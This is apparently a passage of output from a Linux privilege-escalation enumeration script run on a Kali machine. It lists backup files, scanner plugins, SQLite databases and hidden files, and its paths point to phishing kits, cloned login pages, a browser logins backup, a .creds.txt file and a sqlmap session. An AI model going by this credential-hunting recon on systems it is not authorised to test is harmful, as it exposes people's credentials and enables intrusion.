a50d78a3f093/IndexedDB/file__0.indexeddb.leveldb/LOG.old
-rw-rw-r-- 1 kali kali 150 Apr 28 01:03 /home/kali/CamPhish/current_location.bak
-rw-rw-r-- 1 kali kali 7246 Sep 22 05:50 /home/kali/.mozilla/firefox/dc1isery.default-esr/logins-
backup.json
-rw-r--r-- 1 root root 3493 Mar 7 2025 /etc/xml/catalog.old
-rw-r--r-- 1 root root 673 Mar 7 2025 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 10151 Mar 7 2025 /etc/xml/docbook-xml.xml.old
-rw-r--r-- 1 root root 1219 Mar 7 2025 /etc/xml/sgml-data.xml.old
-rw-r--r-- 1 root root 365 Mar 7 2025 /etc/xml/polkitd.xml.old
-rw-r--r-- 1 root root 61 Sep 9 03:45 /var/lib/systemd/deb-systemd-helper-enabled/dpkg-db-
backup.timer.dsh-also
-rw-r--r-- 1 root root 0 Mar 7 2025 /var/lib/systemd/deb-systemd-helper-
enabled/timers.target.wants/dpkg-db-backup.timer
-rw-r--r-- 1 root root 0 Sep 22 02:41 /var/lib/systemd/timers/stamp-dpkg-db-backup.timer
-rw-r--r-- 1 root root 225 Sep 9 03:51 /var/lib/sgml-base/supercatalog.old
-rw-rw-r-- 1 _gvm _gvm 5437 Sep 10 06:07
/var/lib/openvas/plugins/gb_http_backup_file_scan.nasl
-rw-rw-r-- 1 _gvm _gvm 3066 Sep 10 06:07 /var/lib/openvas/plugins/2024/wordpress-
plugins/gb_wordpress_backuply_dir_trav_vuln_jan24.nasl

-rw-rw-r-- 1 _gvm _gvm 2811 Sep 10 06:07 /var/lib/openvas/plugins/2024/wordpress-plugins/gb_wordpress_backup-migration_rce_vuln_dec23.nasl

-rw-rw-r-- 1 _gvm _gvm 2122 Sep 10 06:07
/var/lib/openvas/plugins/2018/fedora/gb_fedora_2018_9c593a3cde_drupal7-backup_migrate_fc27.nasl

-rw-rw-r-- 1 _gvm _gvm 2122 Sep 10 06:07
/var/lib/openvas/plugins/2018/fedora/gb_fedora_2018_d257909403_drupal7-backup_migrate_fc28.nasl

-rw-rw-r-- 1 _gvm _gvm 2650 Sep 10 06:07
/var/lib/openvas/plugins/2014/gb_ibackup_local_priv_escal_vuln_win.nasl

-rw-rw-r-- 1 _gvm _gvm 3110 Sep 10 06:07
/var/lib/openvas/plugins/2014/gb_wordpress_ezpz_one_click_backup_cmd_exec.nasl

-rw-rw-r-- 1 _gvm _gvm 2727 Sep 10 06:07
/var/lib/openvas/plugins/gb_ibackup_detect_win.nasl

-rw-rw-r-- 1 _gvm _gvm 5090 Sep 10 06:07
/var/lib/openvas/plugins/gb_veritas_backup_exec_remote_agent_ndmp_detect.nasl

-rw-rw-r-- 1 _gvm _gvm 2329 Sep 10 06:07
/var/lib/openvas/plugins/gb_dell_netvault_backup_detect.nasl

-rw-rw-r-- 1 _gvm _gvm 2066 Sep 10 06:07
/var/lib/openvas/plugins/2017/fedora/gb_fedora_2016_3b51e954fd_borgbackup_fc24.nasl

-rw-rw-r-- 1 _gvm _gvm 2333 Sep 10 06:07
/var/lib/openvas/plugins/2017/fedora/gb_fedora_2017_7b0a42338c_borgbackup_fc26.nasl

-rw-rw-r-- 1 _gvm _gvm 2333 Sep 10 06:07
/var/lib/openvas/plugins/2017/fedora/gb_fedora_2017_81115c3047_borgbackup_fc27.nasl

-rw-rw-r-- 1 _gvm _gvm 2372 Sep 10 06:07
/var/lib/openvas/plugins/2017/fedora/gb_fedora_2017_6382ea8d57_percona-xtrabackup_fc25.nasl

-rw-rw-r-- 1 _gvm _gvm 2066 Sep 10 06:07
/var/lib/openvas/plugins/2017/fedora/gb_fedora_2016_6e66f01186_borgbackup_fc25.nasl

-rw-rw-r-- 1 _gvm _gvm 2372 Sep 10 06:07
/var/lib/openvas/plugins/2017/fedora/gb_fedora_2017_5a823376be_percona-xtrabackup_fc24.nasl

-rw-rw-r-- 1 _gvm _gvm 2050 Sep 10 06:07
/var/lib/openvas/plugins/2015/fedora/gb_fedora_2015_3497_rdiff-backup_fc21.nasl

-rw-rw-r-- 1 _gvm _gvm 2049 Sep 10 06:07
/var/lib/openvas/plugins/2015/fedora/gb_fedora_2015_3366_rdiff-backup_fc20.nasl

-rw-rw-r-- 1 _gvm _gvm 2050 Sep 10 06:07
/var/lib/openvas/plugins/2015/fedora/gb_fedora_2015_2923_rdiff-backup_fc22.nasl

-rw-rw-r-- 1 _gvm _gvm 2514 Sep 10 06:07
/var/lib/openvas/plugins/2015/gb_netvault_backup_integer_overflow_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 2555 Sep 10 06:07
/var/lib/openvas/plugins/2015/gb_bullguard_backup_priv_escal_vuln_feb15.nasl

-rw-rw-r-- 1 _gvm _gvm 2639 Sep 10 06:07
/var/lib/openvas/plugins/2015/gb_netvault_backup_dos_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 2483 Sep 10 06:07
/var/lib/openvas/plugins/2015/gb_comodo_backup_auth_bypass_vuln_win.nasl

-rw-rw-r-- 1 _gvm _gvm 2629 Sep 10 06:07
/var/lib/openvas/plugins/2023/fedora/gb_fedora_2023_555f9fac30_borgbackup_fc38.nasl

-rw-rw-r-- 1 _gvm _gvm 3173 Sep 10 06:07
/var/lib/openvas/plugins/2023/fedora/gb_fedora_2023_0fb94a1209_rdiff-backup_fc38.nasl

-rw-rw-r-- 1 _gvm _gvm 2629 Sep 10 06:07
/var/lib/openvas/plugins/2023/fedora/gb_fedora_2023_34411d8f77_borgbackup_fc37.nasl

-rw-rw-r-- 1 _gvm _gvm 2828 Sep 10 06:07 /var/lib/openvas/plugins/2023/wordpress-
plugins/gb_wordpress_backupwordpress_info_disc_vuln_mar23.nasl

-rw-rw-r-- 1 _gvm _gvm 2883 Sep 10 06:07 /var/lib/openvas/plugins/2023/wordpress-
plugins/gb_wordpress_backup-migration_rem_file_incl_vuln_dec23.nasl

-rw-rw-r-- 1 _gvm _gvm 3200 Sep 10 06:07 /var/lib/openvas/plugins/2023/wordpress-
plugins/gb_wordpress_backup-migration_mult_vuln_dec23.nasl

-rw-rw-r-- 1 _gvm _gvm 3616 Sep 10 06:07
/var/lib/openvas/plugins/gb_symantec_backup_exec_detect.nasl

-rw-rw-r-- 1 _gvm _gvm 5827 Sep 10 06:07
/var/lib/openvas/plugins/Policy/WindowsGeneral/WindowsComponents/win_os_bitlocker_req
uire_ad_backup.nasl

-rw-rw-r-- 1 _gvm _gvm 5738 Sep 10 06:07
/var/lib/openvas/plugins/Policy/WindowsGeneral/WindowsComponents/win_bitlocker_require
_ad_backup.nasl

-rw-rw-r-- 1 _gvm _gvm 2738 Sep 10 06:07
/var/lib/openvas/plugins/Policy/GaussDB/audit_backup_file_count_in_dv_parameters.nasl

-rw-rw-r-- 1 _gvm _gvm 3816 Sep 10 06:07
/var/lib/openvas/plugins/gb_veritas_netbackup_appliance_http_detect.nasl

-rw-rw-r-- 1 _gvm _gvm 4974 Sep 10 06:07
/var/lib/openvas/plugins/2020/wordpress/gb_wordpress_wp-database-
backup_inf_disc_vuln_jan20.nasl

-rw-rw-r-- 1 _gvm _gvm 3774 Sep 10 06:07
/var/lib/openvas/plugins/2020/gb_http_backup_file_scan_reliable_reporting.nasl

-rw-rw-r-- 1 _gvm _gvm 3776 Sep 10 06:07
/var/lib/openvas/plugins/2020/gb_http_backup_file_scan_unreliable_reporting.nasl

-rw-rw-r-- 1 _gvm _gvm 2066 Sep 10 06:07
/var/lib/openvas/plugins/2016/fedora/gb_fedora_2016_20014bf2bd_borgbackup_fc24.nasl

-rw-rw-r-- 1 _gvm _gvm 2066 Sep 10 06:07
/var/lib/openvas/plugins/2016/fedora/gb_fedora_2016_4820585b11_borgbackup_fc25.nasl

-rw-rw-r-- 1 _gvm _gvm 2066 Sep 10 06:07
/var/lib/openvas/plugins/2016/fedora/gb_fedora_2016_f734302c3f_borgbackup_fc23.nasl

-rw-rw-r-- 1 _gvm _gvm 3015 Sep 10 06:07
/var/lib/openvas/plugins/gb_bullguard_backup_detect.nasl

-rw-rw-r-- 1 _gvm _gvm 1261 Sep 10 06:07
/var/lib/openvas/plugins/attic/gb_veeam_backup_replication_detect_http.nasl

-rw-rw-r-- 1 _gvm _gvm 2165 Sep 10 06:07
/var/lib/openvas/plugins/attic/gb_odoo_backup_db_action_auth_bypass_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 2301 Sep 10 06:07
/var/lib/openvas/plugins/2022/fedora/gb_fedora_2022_5038c3236c_ohmybackup_fc36.nasl

-rw-rw-r-- 1 _gvm _gvm 3393 Sep 10 06:07
/var/lib/openvas/plugins/2022/fedora/gb_fedora_2022_3969b64d4b_ohmybackup_fc35.nasl

-rw-rw-r-- 1 _gvm _gvm 3393 Sep 10 06:07
/var/lib/openvas/plugins/2022/fedora/gb_fedora_2022_fae3ecee19_ohmybackup_fc36.nasl

-rw-rw-r-- 1 _gvm _gvm 3147 Sep 10 06:07
/var/lib/openvas/plugins/2022/wordpress/gb_wordpress_wp-database-
backup_xss_vuln_aug19.nasl

-rw-rw-r-- 1 _gvm _gvm 3416 Sep 10 06:07
/var/lib/openvas/plugins/2022/wordpress/gb_wordpress_database-
backup_sql_i_vuln_jan22.nasl

-rw-rw-r-- 1 _gvm _gvm 3542 Sep 10 06:07
/var/lib/openvas/plugins/2022/wordpress/gb_wordpress_database-
backup_csrf_vuln_jun22.nasl

-rw-rw-r-- 1 _gvm _gvm 3236 Sep 10 06:07
/var/lib/openvas/plugins/2010/gb_mybackup_08_10.nasl

-rw-rw-r-- 1 _gvm _gvm 2213 Sep 10 06:07
/var/lib/openvas/plugins/2010/arcserve_backup_mult_bof_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 3093 Sep 10 06:07
/var/lib/openvas/plugins/2009/gb_backuppc_clientnamealias_sec_bypass_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 1916 Sep 10 06:07 /var/lib/openvas/plugins/2009/suse/sles10_yast2-
backup.nasl

-rw-rw-r-- 1 _gvm _gvm 2496 Sep 10 06:07
/var/lib/openvas/plugins/arcserve_backup_detect.nasl

-rw-rw-r-- 1 _gvm _gvm 2794 Sep 10 06:07
/var/lib/openvas/plugins/gb_veritas_backup_exec_remote_agent_consolidation.nasl

-rw-rw-r-- 1 _gvm _gvm 3638 Sep 10 06:07
/var/lib/openvas/plugins/2013/gb_wordpress_backupbuddy_mult_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 3573 Sep 10 06:07
/var/lib/openvas/plugins/2013/gb_zencart_database_backup_disclosure_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 2084 Sep 10 06:07 /var/lib/openvas/plugins/gb_backuppc_detect.nasl

-rw-rw-r-- 1 _gvm _gvm 3122 Sep 10 06:07
/var/lib/openvas/plugins/gb_comodo_backup_detect_win.nasl

-rw-rw-r-- 1 _gvm _gvm 3154 Sep 10 06:07
/var/lib/openvas/plugins/2011/gb_symantec_backup_exec_prdts_cmd_exec_vuln_win.nasl

-rw-rw-r-- 1 _gvm _gvm 2933 Sep 10 06:07
/var/lib/openvas/plugins/2012/gb_veritas_backup_exec_agent_browser_bof_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 3788 Sep 10 06:07
/var/lib/openvas/plugins/2012/gb_veritas_backup_exec_agent_win_bof_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 3731 Sep 10 06:07
/var/lib/openvas/plugins/2012/gb_wordpress_myeasybackup_plugin_dir_trav_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 4420 Sep 10 06:07
/var/lib/openvas/plugins/2012/gb_backuppc_index_mult_xss_vuln.nasl

-rw-rw-r-- 1 _gvm _gvm 5218 Sep 10 06:07
/var/lib/openvas/plugins/2012/gb_ca_arcserve_backup_rpc_services_mult_vuln.nasl

-rw-r--r-- 1 root root 34033 Sep 18 01:26 /var/log/Xorg.0.log.old

-rw-r--r-- 1 root root 14505 Apr 23 02:35
/opt/nessus/lib/nessus/plugins/arcserve_backup_ca20121018.nasl

-rw-r--r-- 1 root root 28975 Apr 23 02:35 /opt/nessus/lib/nessus/plugins/arcserve_backup_cve-
2012-2971.nbin

-rw-r--r-- 1 root root 3130 Apr 23 02:35
/opt/nessus/lib/nessus/plugins/arcserve_backup_server_installed.nasl

-rw-r--r-- 1 root root 4307 Apr 23 02:35
/opt/nessus/lib/nessus/plugins/freepbx_page_backup_command_exec.nasl

-rw-r--r-- 1 root root 8104 Apr 23 02:35
/opt/nessus/lib/nessus/plugins/itunes_mobile_backup.nasl

-rw-r--r-- 1 root root 3333 Apr 23 02:36
/opt/nessus/lib/nessus/plugins/netvault_backup_server_11_4_5.nasl

-rw-r--r-- 1 root root 3234 Apr 23 02:36
/opt/nessus/lib/nessus/plugins/oracle_secure_backup_login_xss.nasl

-rw-r--r-- 1 root root 4385 Apr 23 02:36
/opt/nessus/lib/nessus/plugins/oracle_secure_backup_uname_auth_bypass.nasl

-rw-r--r-- 1 root root 3158 Apr 23 02:36
/opt/nessus/lib/nessus/plugins/php_fusion_db_backup_disclosure.nasl

-rw-r--r-- 1 root root 2782 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/suse_yast2-backup-5739.nasl

-rw-r--r-- 1 root root 5297 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/symantec_backup_exec_ralus_installed.nasl

-rw-r--r-- 1 root root 3241 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/symantec_backup_exec_ralus_sym13-009.nasl

-rw-r--r-- 1 root root 3255 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/symantec_backup_exec_server_unauthorized_access.nasl

-rw-r--r-- 1 root root 3769 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/symantec_backup_exec_system_recovery_manager_multiple.nasl

-rw-r--r-- 1 root root 4044 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/veeam_backup_and_replication_kb4424.nasl

-rw-r--r-- 1 root root 4159 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/veeam_backup_and_replication_kb4581.nasl

-rw-r--r-- 1 root root 3676 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/veeam_backup_and_replication_kb4649.nasl

-rw-r--r-- 1 root root 3405 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/veeam_backup_and_replication_kb4682.nasl

-rw-r--r-- 1 root root 464890 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/veeam_backup_and_replication_win_installed.nbin

-rw-r--r-- 1 root root 2573 Apr 23 02:36 /opt/nessus/lib/nessus/plugins/veritas_backup_exec_overflow2.nasl

===== || Searching tables inside readable .db/.sql/.sqlite files (limit 100)

Found /etc/alternatives/regulatory.db: symbolic link to /lib/firmware/regulatory.db-debian

Found /home/kali/.cache/mesa_shader_cache_db/part0/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part10/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part11/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part12/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part13/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part14/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part15/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part16/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part17/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part18/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part19/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part1/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part20/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part21/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part22/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part23/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part24/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part25/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part26/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part27/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part28/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part29/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part2/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part30/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part31/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part32/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part33/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part34/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part35/mesa_cache.db: data
Found /home/kali/.cache/mesa_shader_cache_db/part36/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part37/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part38/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part39/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part3/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part40/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part41/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part42/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part43/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part44/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part45/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part46/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part47/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part48/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part49/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part4/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part5/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part6/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part7/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part8/mesa_cache.db: data

Found /home/kali/.cache/mesa_shader_cache_db/part9/mesa_cache.db: data

Found /home/kali/.cache/xfce4/notifyd/log.sqlite: SQLite 3.x database, last written using SQLite version 3046001, file counter 3, database pages 5, cookie 0x3, schema 4, UTF-8, version-valid-for 3

Found /home/kali/.local/share/sqlmap/output/192.168.29.155/session.sqlite: SQLite 3.x database, last written using SQLite version 3046001, file counter 2, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 2

Found /home/kali/.local/share/theHarvester/stash.sqlite: SQLite 3.x database, last written using SQLite version 3046001, file counter 5, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 5

Found /home/kali/.local/share/torbrowser/gnupg_homedir/tofu.db: SQLite 3.x database, last written using SQLite version 3046001, file counter 1, database pages 12, cookie 0x9, schema 4, UTF-8, version-valid-for 1

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/bounce-tracking-protection.sqlite: SQLite 3.x database, user version 1 (0x1), last written using SQLite version 3046000, page size 32768, file counter 4, database pages 3, cookie 0x1, schema 4, UTF-8, version-valid-for 4

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/content-prefs.sqlite: SQLite 3.x database, user version 6 (0x6), last written using SQLite version 3046000, page size 32768, file counter 4, database pages 8, cookie 0x6, schema 4, largest root page 8, UTF-8, vacuum mode 1, version-valid-for 4

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/cookies.sqlite: SQLite 3.x database, user version 13 (0xd), last written using SQLite version 3046000, page size 32768, writer version 2, read version 2, file counter 3, database pages 3, cookie 0x1, schema 4, UTF-8, version-valid-for 3

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/favicons.sqlite: SQLite 3.x database, last written using SQLite version 3046000, page size 32768, writer version 2, read version 2, file counter 4, database pages 8, cookie 0x6, schema 4, largest root page 8, UTF-8, vacuum mode 1, version-valid-for 4

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/places.sqlite: SQLite 3.x database, user version 77 (0x4d), last written using SQLite version 3046000, page size 32768, writer version 2, read version 2, file counter 2, database pages 46, cookie 0x26, schema 4, UTF-8, version-valid-for 2

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage/default/moz-extension+++03c1f03b-7e72-4db9-ae17-b77d81949938^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite: SQLite 3.x database, user version 416 (0x1a0), last written using SQLite version 3046000, writer

version 2, read version 2, file counter 4, database pages 11, cookie 0xd, schema 4, largest root page 11, UTF-8, vacuum mode 1, version-valid-for 4

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage/ls-archive.sqlite: SQLite 3.x database, user version 2 (0x2), last written using SQLite version 3046000, page size 32768, file counter 4, database pages 4, cookie 0x3, schema 4, UTF-8, version-valid-for 4

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage/permanent/chrome/idb/3870112724rsegmnoittet-es.sqlite: SQLite 3.x database, user version 416 (0x1a0), last written using SQLite version 3046000, writer version 2, read version 2, file counter 11, database pages 578, cookie 0xd, schema 4, largest root page 11, UTF-8, vacuum mode 1, version-valid-for 11

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage.sqlite: SQLite 3.x database, user version 131075 (0x20003), last written using SQLite version 3046000, page size 512, file counter 10, database pages 8, cookie 0x4, schema 4, UTF-8, version-valid-for 10

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage-sync-v2.sqlite: SQLite 3.x database, last written using SQLite version 3046000, page size 32768, writer version 2, read version 2, file counter 1, database pages 1, cookie 0, schema 0, unknown 0 encoding, version-valid-for 1

Found /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/webappsstore.sqlite: SQLite 3.x database, user version 2 (0x2), last written using SQLite version 3046000, page size 32768, writer version 2, read version 2, file counter 2, database pages 3, cookie 0x2, schema 4, UTF-8, version-valid-for 2

Found /home/kali/.localxpose/lx.db: BoltDB database

Found /home/kali/.maxsites/login_icloud/css/Thumbs.db: Composite Document File V2 Document, Cannot read section info

Found /home/kali/.maxsites/login_icloud/iCloud_files/Thumbs.db: Composite Document File V2 Document, Cannot read section info

Found /home/kali/.mozilla/firefox/dc1isery.default-esr/bounce-tracking-protection.sqlite: SQLite 3.x database, user version 1 (0x1), last written using SQLite version 3046000, page size 32768, file counter 528, database pages 3, cookie 0x1, schema 4, UTF-8, version-valid-for 528

-> Extracting tables from /home/kali/.cache/xfce4/notifyd/log.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/sqlmap/output/192.168.29.155/session.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/theHarvester/stash.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/gnupg_homedir/tofu.db (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/bounce-tracking-protection.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/content-prefs.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/cookies.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/favicons.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/places.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage/default/moz-extension+++03c1f03b-7e72-4db9-ae17-b77d81949938^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage/ls-archive.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage/permanent/chrome/idb/3870112724rsegmnoittet-es.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/storage-sync-v2.sqlite (limit 20)

-> Extracting tables from /home/kali/.local/share/torbrowser/tbb/x86_64/tor-browser/Browser/TorBrowser/Data/Browser/profile.default/webappsstore.sqlite (limit 20)

===== Web files?(output limit)

/var/www/:

total 12K

drwxr-xr-x 3 root root 4.0K Mar 7 2025 .

drwxr-xr-x 13 root root 4.0K Sep 22 05:33 ..

drwxr-xr-x 2 root root 4.0K Mar 7 2025 html

/var/www/html:

total 24K

drwxr-xr-x 2 root root 4.0K Mar 7 2025 .

drwxr-xr-x 3 root root 4.0K Mar 7 2025 ..

===== All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)

-rw-r--r-- 1 root root 60 May 19 21:42 /home/kali/Burpsuite-Professional/.config.ini

-rw-rw-r-- 1 kali kali 294 Sep 22 06:08 /home/kali/.wget-hsts

-rw----- 1 kali kali 0 Apr 22 01:56 /home/kali/.ICEauthority

-rw-r--r-- 1 kali kali 35 Apr 22 01:56 /home/kali/.dmrc

-rw-r--r-- 1 kali kali 10868 Mar 7 2025 /home/kali/.zshrc

-rw----- 1 kali kali 20327 Sep 18 02:36 /home/kali/.xsession-errors.old

-rw-rw-r-- 1 kali kali 31 Sep 22 05:47 /home/kali/snap/postman/351/.last_revision

-rw----- 1 kali kali 13047 Sep 22 06:04 /home/kali/.xsession-errors

-rw-r--r-- 1 kali kali 4211 May 15 02:04 /home/kali/zphisher/.server/.cld.log

-rw-rw-r-- 1 kali kali 6148 Apr 23 03:08 /home/kali/.maxsites/login_google/assets/.DS_Store

-rw-rw-r-- 1 kali kali 6148 Apr 23 03:08
/home/kali/.maxsites/login_google/assets/images/.DS_Store

-rw-rw-r-- 1 kali kali 6148 Apr 23 03:08
/home/kali/.maxsites/login_stackoverflow/google/assets/.DS_Store

-rw-rw-r-- 1 kali kali 6148 Apr 23 03:08
/home/kali/.maxsites/login_stackoverflow/google/assets/images/.DS_Store

-rw-rw-r-- 1 kali kali 0 Apr 23 02:39 /home/kali/.ZAP/.homelock

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/fileutils/.document

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/thor/.document

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/tsort/.document

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/.document

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/connection_pool/.document

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/uri/.document

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/net-http-persistent/.document

-rw-r--r-- 1 kali kali 46 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/vendor/securerandom/.document

-rw-r--r-- 1 kali kali 37 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/templates/.document

-rw-r--r-- 1 kali kali 37 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/man/.document

-rw-r--r-- 1 kali kali 14 Apr 29 01:54 /home/kali/.local/share/gem/ruby/3.3.0/gems/bundler-2.6.8/lib/bundler/.document

-rw-r--r-- 1 kali kali 220 Mar 7 2025 /home/kali/.bash_logout

-rw----- 1 kali kali 0 Apr 22 02:43 /home/kali/.java/.userPrefs/.user.lock.kali

-rw----- 1 kali kali 0 Apr 22 02:50 /home/kali/.java/.userPrefs/.userRootModFile.kali

-rw-rw-r-- 1 kali kali 1785 Apr 28 01:58 /home/kali/.creds.txt

-rw-r--r-- 1 kali kali 11759 Mar 7 2025 /home/kali/.face

